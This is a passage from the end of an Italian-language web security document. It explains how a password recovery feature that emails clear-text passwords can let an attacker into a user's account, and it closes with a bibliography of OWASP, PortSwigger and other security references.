- **Sensitive Information Disclosure:** Ad esempio, l'applicazione invia un'e-mail all'utente con la password appena generata in chiaro e non obbliga l'utente a cambiare la sua password al successivo accesso. Quindi, se un utente malintenzionato compromette la posta elettronica di un utente e l'utente dimentica di modificare la password al successivo accesso, l'aggressore può accedere all'applicazione utilizzando il messaggio di posta elettronica originale.

Questi sono solo alcuni dei possibili attacchi che è possibile perpetrare a seguito di una cattiva implementazione della funzionalità di Recovery Password.



# Bibliografia

- [1] <https://owasp.org/www-project-top-ten/>
- [2] StiCastgitlab
- [3] <https://medium.com/iocscan/persistent-cross-site-scripting-p-xss-5>
- [4] <https://github.com/JohnHoder/Javascript-Keylogger>
- [5] [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
- [6] <https://github.com/OWASP/java-html-sanitizer>
- [7] <https://portswigger.net/web-security/cross-site-scripting/reflected>
- [8] <https://medium.com/iocscan/reflected-cross-site-scripting-r-xss-b>
- [9] <https://portswigger.net/web-security/cross-site-scripting/dom-based>
- [10] <https://medium.com/iocscan/dom-based-cross-site-scripting-dom-xss-3396453364fd>
- [11] [https://cheatsheetseries.owasp.org/cheatsheets/DOM\\_based\\_XSS\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)

- [12] <https://portswigger.net/web-security/sql-injection>
- [13] <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#FindingDatabase>
- [14] <https://mvysny.github.io/Using-self-signed-OpenSSL-pem-with-Docker>
- [15] <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/exploiting-password-recovery-functionalities>